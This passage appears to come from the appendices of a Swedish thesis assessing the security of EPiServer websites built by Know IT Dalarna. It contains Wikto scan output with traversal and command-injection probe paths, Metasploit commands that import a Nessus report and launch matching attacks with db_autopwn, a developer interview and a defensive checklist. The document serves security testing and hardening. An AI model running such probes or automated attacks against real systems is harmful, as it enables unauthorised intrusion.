Genom att använda Programmet Wikto och modulen Wikto får man en scanning som automatiskt undersöker filer, CGI-anrop och andra kända webbapplikationsproblem. Bilden nedan listar Wikto's resultat av en sådan scanning.




	0,0991735537190083	200	/ext.ini.%00.txt
	0,0826446280991736	200	/perl/-e%20print%20H...
	0,0683760683760684	200	/cgi-bin/%2E%2E%2F...
	0,176744186046512	200	/global/
	0	200	/public/
	0	200	/reports/
	0	200	/support/
	0,222222222222222	200	/examples/servlet/AUX
	0	200	/nsn/fdir.bas:ShowV...

Figur 9; Skärmdump av resultatet från Wikto

Resultatet består mest av varningar och falska varningar. Resultatet uppmärksammar oss på vilka kataloger som är lösenordskyddade. De står bakom EPiServers autentiseringsprocess och man möts av ”Unauthorized” och ”Not found”.

Det är även möjligt att utföra en BackEnd-scanning med hjälp av Wikto. En BackEnd scanning försöker leta på katalogmappar och skapa en filstruktur baserat på vanliga filer och katalognamn. Syftet är att hitta hemliga katalogmappar som inte är länkade från någon annanstans på hemsidan. Scanningen arbetar rekursivt och om den hittar en mapp så utför den en ny komplett scanning i den mappen.

Bilderna visar mappar och filer som upptäcktes med scanningen.



Type	Directory name
	/
	/public/
	/reports/
	/support/
	/public/support/

Type	Directory name
	/default.aspx
	/default.htm
	/public/trace.axd
	/trace.axd


Figur 10; Skärmdump av BackEnd-scanning från Wikto.

Bilaga I, Metasploit Framework

Nessus tillsammans med Metasploit erbjuder unika möjligheter för skräddarsydda attacker. Nessus rapporten innehåller information om systemet ifråga samt vilka system som körs. Metasploit har ett bibliotek över kända sårbarheter både emot serverplattformar och system. Genom att importera Nessus-rapporten i Metasploit får man fram anpassade attacker för det aktuella systemet.

Nedanstående kommandon användes i Metasploit


```
Load Nessus
Nessus_connect 'username':'password@localhost:port
Nessus_report_list
Nessus_report_get 0a8061ae-d6f5-c1d6-5df9-f8co3619e7749f5809d38ed73e9f
```



Figur 11; Importering av Nessus rapport i Metasploit.

Följande kommando innebär att man listar alla attacker som stämmer överens med sårbarheterna vid scanningen.

```
Db_autopwn –x -t
```



Figur 12; Kommando för att utföra attacker som matchar identifierade sårbarheter.

Det fanns ingen match emellan hittade sårbarheter och kända sårbarheter. Det är ett bra resultat då man har stängt porten till många kända attacker.

know it

Bilaga J, Intervju med utvecklare Stefan Eriksson, Know IT Dalarna.

2011-04-18, Know ITs kontor i Borlänge

1. **Finns det någon säkerhetspolicy, användarnamn, lösenord och hur ser den ut?**
   Nej, vi har ingen egen säkerhetspolicy. Det är ofta kunderna själva som väljer användarnamn och lösenord till exempelvis inloggningstjänsten. Men det skulle vara bra för oss själva att ha en egen säkerhetspolicy då många skulle bli mer medvetna om säkerheten.

2. **Hur hanteras säkerheten under utvecklingen?**
   Det finns inga tydliga direktiv över hur säkerheten skall prioriteras. Det är ofta upp till kunderna vilken nivå av säkerhet som projektet skall lägga sig på. De flesta vill inte prioritera området särskilt högt. Stefan skulle gärna se att man satte upp någon typ av milstolpar där man testar säkerheten eller undersöker vissa säkerhetspunkter.

3. **Kommer säkerhetsfrågan upp vid diskussionen kring projekten?**
   Nej, det är väldigt ovanligt. Vi brukar dock lyfta frågan till ytan vid de fall som vi anser att viss information bör skyddas. Det är dock alltid upp till kunden om säkerheten sedan implementeras eller inte.

4. **Finns det någon grundnivå för säkerheten?**
   Eftersom vi baserar oss på EPiServer plattformen är grundnivån för säkerheten den som EPiServer tillhandahåller.

5. **Har det hänt att kunder blivit utsatta för angrepp?**
   Nej, ingen tidigare har tagit kontakt angående angrepp eller intrång. Därav kan man inte säga att det inte skett, bara att de inte valt att ta kontakt med oss. Det har dock hänt att en kund tog kontakt med oss eftersom de sidor de skapade inte hamnade bakom det lösenordskyddade systemet utan publicerades allmänt. Men det var mer av en kommunikationsmiss än en säkerhetsbrist.

6. **Hur uppfattas hotbilden mot projekten? Stor, liten?**
   Den uppfattas som liten, kanske av ren okunskap. Dock är det i hög grad beroende på kunden och vilken information som finns på webbplatsen. Om affärsdokument ligger upplagt på servern så ökar hotbilden, i direkt jämförelse mot en informationssida där all information redan är publicerad.

7. **Hur är kundernas uppfattning gentemot säkerheten? Prioriteras det högt eller lågt?**
   Det är väldigt sällsynt att kunderna själva efterfrågar höjd säkerhet. Den allmänna uppfattningen är att det inte är något som man vill betala extra för.

8. **Utförs det någon rutinmässig säkerhetstestning vid slutet av projekten?**
   Nej, ingen rutinmässig säkerhetstestning utförs. Brukar vara knappt med tid vid slutet av projekten och kunderna vill inte stå och betala för extra utvecklingstid.

9. **Hur bra pålästa är utvecklarna inom säkerhetsområdet?**
   Väldigt individuellt och baseras mycket på tidigare programmeringskurser och god programmerings sed. Det finns en allmänbildning inom området och jag tror många av utvecklarna är medvetna om riskerna.

10. **Hur hanterar EPiServer säkerheten?**
    EPiServer sköter kontakten bra i och med att Know IT är en EPiServer partner. När säkerhetshål inom plattformen upptäcks får Know IT direkt information om hur de ska åtgärda problemet. Vad vi vet så tillhandahåller EPiServer ingen dedikerad säkerhetsutbildning. Vi ändrar inte plattforms kod utan baserar våra projekt på original plattformen.

11. **Får utvecklarna någon utbildning inom säkerhetsområdet?**
    Nej, de har ingen specifik utbildning inom säkerhetsområdet.

12. **Hur mycket vet ni om EPiServers egen säkerhetshantering? Bedriver de en egen säkerhetstestning?**
    Vi vet inte speciellt mycket om deras egen säkerhetstestning. Det är något som vi ska ta reda på.

13. **Bygger ni några system helt själva? Fristående från EPiServer?**
    Ja, det händer. Vi bygger då i ASP.net, Java och JavaScript. Men som jag sa tidigare så utförs det ingen separat säkerhetstestning.

know it

Bilaga K, Know IT Dalarna Checklista

Allmän säkerhet:

- Informera kunden om säkerheten, framförallt om kunden ansvarar för driftsättningen själv.
- Skapa en stark användarnamn- och lösenordspolicy.
  - Konfigurera unika användarnamn.
    - Ta bort lättgissade användarnamn så som admin, test och backup då dessa finns med i många användarlistor som cirkulerar på internet. Belys för kunderna tyngden av ett bra användarnamn och lösenord.
  - Lösenord på minst 8 tecken, små och stora bokstäver. Om möjligt använd också specialtecken. Undvik att använda lättgissade lösenord som kan finnas i större lösenordstabeller. Gör kunderna uppmärksamma kring säkerheten kring lösenordshantering.
- Skapa en strategi över hur säkerheten ska kontrolleras under utvecklingen, bestämma milstolpar (små tester) som ska utföras under utvecklingen.
  - Ett tips är att skapa en Threat Model[47] över projektet som syftar till att identifiera möjliga sårbarheter och hot samt i vilka delar av webbplatsen som dessa existerar. Modellen är viktig då man i ett tidigt skede kan hitta svagheter i webbplatsens uppbyggnad.
    - Modellen behöver inte vara omfattande utan om man enbart kastar ljus på potentiella svagheter är den värd att använda.
- Undersöka vilken säkerhetstestning som EPiServer själva utför.
  - Vilka typer av tester utförs och mot vilka delar av plattformen?
  - Vad skall Know IT i sin tur undersöka för att få en komplett undersökning?
  - Vilka delar av säkerheten är det upp till Know IT att implementera (syftar på SSL-kryptering).
    - Finns det fler funktioner i plattformen man kan implementera för att öka säkerheten?

Webbapplikationen och EPiServer plattformen:

- Implementera skydd emot avlyssningsattacker (Replay-attacker):
  - Konfigurera SSL eller TLS-kryptering vid inloggningssidan och följande kommunikation som sker som en inloggad användare. Inloggningsinformation skall aldrig skickas okrypterat.
  - Rekommendera kunder att använda sig av krypterad anslutning om de själva ansvarar för driftsättningen.
- Implementera skydd emot bruteforce attacker så att det även innefattar administratörskonton.

47 Threat Modeling Web Applications. Hämtad från: <http://msdn.microsoft.com/en-us/library/ff649779.aspx>, 2011-04-29

    - Generera samma felmeddelande oberoende om användaren existerar eller inte vid felaktig inloggning. Ge aldrig en attackerare möjlighet att identifiera specifika användare.
- Utföra en automatisk säkerhetsscanning av projektet med hjälp av en scanning mjukvara, exempelvis Nessus eller Wikto. En scanner kan hjälpa till att säkra upp en webbplats effektivt mot kända attacker.
- Vid lansering: Rensa projekten från utvecklingsmaterial och privat information. Information om hur projektet är uppsatt kan förenkla en attack mot webbplatsen oerhört för en attackerare.

Webbserver:

- Konfigurera loggning för både IIS och EPiServer. Granskning av logginformation kan avslöja om webbplatsen blivit utsatt för attacker.
- Undersöka i vilken mån Web.config filen kan modifieras för att förstärka skyddet emot direkta förfrågningar riktade mot specifika resurser.
    - Filtypsblockering, *.aspx.
    - Katalogblockering.
- Undersöka hur IIS kan konfigureras för att blockera förfrågningar mot specifika resurser (se Bilaga B, ” Undersökning av Web.config och konfigurering av regler i IIS”).